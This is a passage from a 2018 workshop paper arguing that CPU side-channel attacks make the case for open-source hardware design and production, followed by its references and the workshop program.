The security of our IT hardware devices, including CPUs, is also at stake from a different perspective than the actual attacks, described above. IT hardware right now is a blackbox with an unknown amount of backdoors, trojans, killswitches and other potential malicious ingredients. EDA-Toolchains (Electronic Design Automation), IP-Cores (Interlectual Property) and most other parts in the design and production are closed source, have high licencing fees and do not enable a view inside the processes. A lately published whitepaper about sovereignty in IT [32] draws a path from the up-to-date analyses about the security towards more open hardware design structures. In this whitepaper a significant example-collection of attacks and malicious hardware is presented and 13 actionpoints were defined to get back sovereignity and security in hardware. The main clueline in the argumentation for more open hardware development is that security can't be added to hardware by software. If the software is secure, the attacking schemes target deeper levels, down to the level of hardware-design and -production. Therefore the logical step to do is to open up design and production.




Figure 5: KP including design and production of IT hardware

Again, tranformed into the view of KP, a picture like figure 5 results. The secret, composite key has now the complete chain of hardware design and production in it. And as mentioned before, every part of this key can be a single point of failure. This draws a even worse picture of the situation and adds a huge amount of work to do. That is surely not a "done by tomorrow" task. But first, tiny steps into this direction are observable. Here's a list of recent projects and developments as bulletpoints:

- FPGAs (Field programmable gate arrays) for prototyping hardware got cheap and useable in academia.[14]
- First FPGA OSS-Toolchain published (Project Icestorm).[33]
- OSS High-Level-Synthesis Tool for easy development and reusage of IP-Cores published (SpinalHDL).[23]
- Reimplementation of an J1-CPU in SpinalHDL (J1Sc).[24]
- OSS-Toolchain for small ASIC-designs (QFlow).[5]
- RISC-V Open-Source ISA published.[31]
- First RISC-V System-on-Chip produced (SiFive).[27]
- Manufacturers using RISC-V (Western Digital, Esperanto, Nvidia).[3][21][29][20]
- $100M EDA project by DARPA.[18]

Each of the named represent a little step towards opening hardware. From a technical perspective the most difficult to reach goals are open EDA-Tools and open production facilities (fabs). The political and economical issues about this topic are not discussed here.

6 CONCLUSIONS: ADAPTING KERCKHOFFS PRINCIPLE

A modern interpretation of Kerckhoffs principle can be applied as measurement for the actual CPU attacks and mitigations. Attacks can be seen as moving the KP Point to more openness, not by design but by research. In this picture mitigations are the gap closing effort to secure the newly opened KP Area with OSS. While the process itself leads to more openness, the way to there should be a different one. Sidechannels should be closed by hardware design, best in an open one and not by mitigating afterwards. Designing secure hardware with resistance to sidechannels could be formulated as an Open-Source task. Therefore open EDA-Tools and open fabs are needed. This won't happen fast, but movement is there.

How does this improve the situation? In short terms, it doesn't. Mitigation seems the only option with maybe billions of sold devices that need mitigations. But in long terms attacking schemes could be more distributed over time, designs could be reviewed by everyone and floodwaves of attacks would become less likely. Hard- and software-developers could work closer together and security could be implemented not by a closed design process but through good construction principles. ISAs could be opened to reveal timings.

The makerscene is also not to underestimate. Think about which opportunities Arduino and Raspberry Pi enabled by beeing available for small money. It is to expect that such plattforms will be available with fully open processors soon. FPGAs are on the run and become a cheap prototyping plattform in academia and with the makerscene. A fully open FPGA-toolchain is published. Open FPGAs are awaited. OSH would enable shorter production cycles and smaller device badges. Even StartUps would profit from OSH. Big companies already started using RISC-V for their products.

NIST has gone the way of finding new crypto algorithm standards throug open, public competitions. Maybe we'll see such a competition for PBUs, TLBs and PHTs in near future?

All of this is a path to more secure and open hardware. Going this path might take decades. But we'll never arrive there, when we don't start moving.

REFERENCES

[1] Onur Acıiçmez, Çetin Kaya Koç, and Jean-Pierre Seifert. 2006. Predicting Secret Keys Via Branch Prediction. In *Topics in Cryptology – CT-RSA 2007*, Masayuki Abe (Ed.). Springer Berlin Heidelberg, Berlin, Heidelberg, 225–242.

[2] Wolfgang Arden, Michel Brillouët, Patrick Cogez, Mart Graef, Bert Huizing, and Reinhard Mahnkopf. 2010. "More-than-Moore" - White Paper.

[3] Lucian Armasu. 2017. Big Tech Players Start To Adopt The RISC-V Chip Architecture. tomshardware.com. Retrieved July 21, 2018 from https://www.tomshardware.com/news/big-tech-players-risc-v-architecture,36011.html

[4] David Brumley and Dan Boneh. 2003. Remote Timing Attacks Are Practical. In *Proceedings of the 12th Conference on USENIX Security Symposium - Volume 12 (SSYM'03)*. USENIX Association, Berkeley, CA, USA, 1–1. http://dl.acm.org/citation.cfm?id=1251353.1251354

[5] Tim Edwards. 2013. QFlow. Retrieved July 21, 2018 from http://opencircuitdesign.com/qflow/

[6] Dmitry Evtyushkin, Ryan Riley, Nael CSE Abu-Ghazaleh, ECE, and Dmitry Ponomarev. 2018. BranchScope: A New Side-Channel Attack on Directional Branch Predictor. In *Proceedings of the Twenty-Third International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS '18)*. ACM, New York, NY, USA, 693–707.

[7] Martin Fischer. 2018. Spectre und Meltdown: Intel-Prozessoren mit vollem Hardwareschutz bereits 2018. heise.de. Retrieved July 21, 2018 from https://www.heise.de/security/meldung/Spectre-und-Meltdown-Intel-Prozessoren-mit-vollem-Hardwareschutz-bereits-2018-3995993.html

[8] Qian Ge, Yuval Yarom, Frank Li, and Gernot Heiser. 2017. Your Processor Leaks Information — and There's Nothing You Can Do About It. https://arxiv.org/pdf/1612.04474.pdf. *arXiv preprint arXiv:1612.04474* (2017).

[9] Ben Gras, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. 2018. Translation Leak-aside Buffer: Defeating Cache Side-channel Protections with TLB Attacks. In *27th USENIX Security Symposium (USENIX Security 18)*. USENIX Association, Baltimore, MD. https://www.usenix.org/conference/usenixsecurity18/presentation/gras

[10] Harald Heckmann. 2018. Software based side-channel attacks on CPUs: Their history and how we behaved. In *WAMOS 2018 Proceedings*.

[11] G. Heiser. 2018. For Safety's Sake: We Need a New Hardware-Software Contract! *IEEE Design Test* 35, 2 (April 2018), 27–30.

[12] Auguste Kerckhoffs. 1883. La cryptographie militaire. *Journal des sciences militaires* IX (Jan. 1883), 5–83. http://www.petitcolas.net/fabien/kerckhoffs/

[13] Paul Kocher, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. 2018. Spectre Attacks: Exploiting Speculative Execution. *CoRR* abs/1801.01203 (2018). arXiv:1801.01203 http://arxiv.org/abs/1801.01203

[14] latticesemi. 2018. iCEstick Evaluation Kit. latticesemi.com. Retrieved July 21, 2018 from http://www.latticesemi.com/icestick

[15] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. 2018. Meltdown. *CoRR* abs/1801.01207 (2018). arXiv:1801.01207 http://arxiv.org/abs/1801.01207

[16] Fangfei Liu, Yuval Yarom, Qian Ge, Gernot Heiser, and Ruby B. Lee. 2015. Last-Level Cache Side-Channel Attacks Are Practical. In *Proceedings of the 2015 IEEE Symposium on Security and Privacy (SP '15)*. IEEE Computer Society, Washington, DC, USA, 605–622.

[17] John Masters. 2018. Exploiting modern microarchitectures. Video. Retrieved July 11, 2018 from https://fosdem.org/2018/schedule/event/closing_keynote/

[18] Rick Merritt. 2018. DARPA Unveils $100M EDA Project. Blog. Retrieved July 11, 2018 from https://www.eetimes.com/document.asp?doc_id=1333422

[19] Gordon E. Moore. 2000. Readings in Computer Architecture. Morgan Kaufmann Publishers Inc., San Francisco, CA, USA, Chapter Cramming More Components Onto Integrated Circuits, 56–59. http://dl.acm.org/citation.cfm?id=333067.333074

[20] Design News. 2017. Western Digital Transitions to RISC-V Open-Source Architecture for Big Data, IoT. Retrieved July 21, 2018 from https://www.designnews.com/electronics-test/western-digital-transitions-risc-v-open-source-architecture-big-data-iot/96736693957917

[21] Nvidia. 2017. RISC-V in NVIDIA. Presented at the 6th RISC-V Workshop, Shanghai, May 2017. https://riscv.org/wp-content/uploads/2017/05/Tue1345pm-NVIDIA-Sijstermans.pdf

[22] Dag Arne Osvik, Adi Shamir, and Eran Tromer. 2006. Cache Attacks and Countermeasures: The Case of AES. In *Proceedings of the 2006 The Cryptographers' Track at the RSA Conference on Topics in Cryptology (CT-RSA'06)*. Springer-Verlag, Berlin, Heidelberg, 1–20.

[23] Charles Papon. 2016. SpinalHDL. Retrieved July 21, 2018 from https://github.com/SpinalHDL

[24] Steffen Reith. 2017. A reimplementation of a tiny stack CPU. github.com. Retrieved July 21, 2018 from https://github.com/SteffenReith/J1Sc

[25] Jürgen Schmidt. 2018. Exclusive: Spectre-NG - Multiple new Intel CPU flaws revealed, several serious. heise.de. Retrieved July 11, 2018 from https://www.heise.de/ct/artikel/Exclusive-Spectre-NG-Multiple-new-Intel-CPU-flaws-revealed-several-serious-4040648.html

[26] Bruce Schneier. 2002. Secrecy, Security and Obscurity. In *Crypto-Gram*. Retrieved July 11, 2018 from https://www.schneier.com/crypto-gram/archives/2002/0515.html

[27] SiFive. 2016. RISC-V Freedom SoC. Retrieved July 21, 2018 from https://www.sifive.com/products/freedom/

[28] Tom Simonite. 2016. Moores Law is dead: Now what? MIT Technology Review. Retrieved July 11, 2018 from https://www.technologyreview.com/s/601441/moores-law-is-dead-now-what/

[29] Esperanto Technologies. 2017. The most energy-efficient computing solutions for Artificial Intelligence... Retrieved July 21, 2018 from https://www.esperanto.ai/

[30] Henk C. A. van Tilborg and Sushil Jajodia (Eds.). 2011. *Encyclopedia of Cryptography and Security*. Springer US, Boston, MA, 1194–1194.

[31] Andrew Waterman, Yunsup Lee, David A. Patterson, and Krste AsanoviÄĞ. 2014. *The RISC-V Instruction Set Manual, Volume I: User-Level ISA, Version 2.0*. Technical Report UCB/EECS-2014-54. EECS Department, University of California, Berkeley. http://www2.eecs.berkeley.edu/Pubs/TechRpts/2014/EECS-2014-54.html

[32] Arnd Weber, Steffen Reith, Michael Kasper, Dirk Kuhlmann, Jean-Pierre Seifert, and Christoph Krauß. 2018. *Sovereignty and the information technology supply chain. Security, safety and fair market access by openness and control of the supply chain*. Technical Report. KIT-ITAS [u.a.], Karlsruhe [u.a.]. http://www.itas.kit.edu/pub/v/2018/weua18a.pdf 48.01.01; LK 01.

[33] Clifford Wolf and Mathias Lasser. [n. d.]. Project IceStorm. http://www.clifford.at/icestorm/.

[34] Yuval Yarom and Katrina Falkner. 2014. FLUSH+RELOAD: A High Resolution, Low Noise, L3 Cache Side-channel Attack. In *Proceedings of the 23rd USENIX Conference on Security Symposium (SEC'14)*. USENIX Association, Berkeley, CA, USA, 719–732. http://dl.acm.org/citation.cfm?id=2671225.2671271

Notes

WAMOS 2018 Program

	Thursday, August 9th 2018
9:00 – 9:15	Introducion
9:15 – 11:15	Session 1: Hardware-Related Attacks *Session Chair: Thorsten Knoll* Branchscope and More *Dominik Swierzy* Exploiting Speculative Execution (Spectre) via JavaScript *Lucas Noack and Tobias Reichert* Spectre-NG, an avalanche of attacks *Marius Sternberger* Common Attack Vectors of IoT Devices *Alexios Karagiozidis*
11:15 – 11:30	Coffee Break
11:30 – 12:30	Session 2a: Mitigation I *Session Chair: Tobias Reichert* Mitigation of actual CPU attacks A hare and hedgehog race not to win *Jens Nazarenus* KPTI a Mitigation Method against Meltdown *Lars Mller*
12:30 – 13:30	Lunch Break
13:30 – 15:30	Session 2b: Mitigation II *Session Chair: Jens Nazarenus* Current state of mitigations for spectre within operating systems *Ben Stuart* Overview of Meltdown and Spectre patches and their impacts *Marc Lw* Attempts towards OS Kernel protection from Code-Injection Attacks *Bernhard Grtz* An overview about Information Flow Control at different categories and levels *Danny Ziesche*
15:30 – 16:00	Coffee Break
16:00 – 17:30	Session 3: Cross-Cutting Concerns *Session Chair: Bernhard Grtz* Detecting Spectre Attacks by identifying Cache Side-Channel Attacks using Machine Learning *Philipp Altmeyer and Jonas Depoix* Software based side-channel attacks on CPUs - Their history and how we behaved *Harald Heckmann* Adapting Kerckhoffss principle: CPU Attacks leading a path from cryptography to open-source-hardware *Thorsten Knoll*
17:30 – 17:45	Discussion and Closing Remarks

© 2018 HSRM. All rights reserved.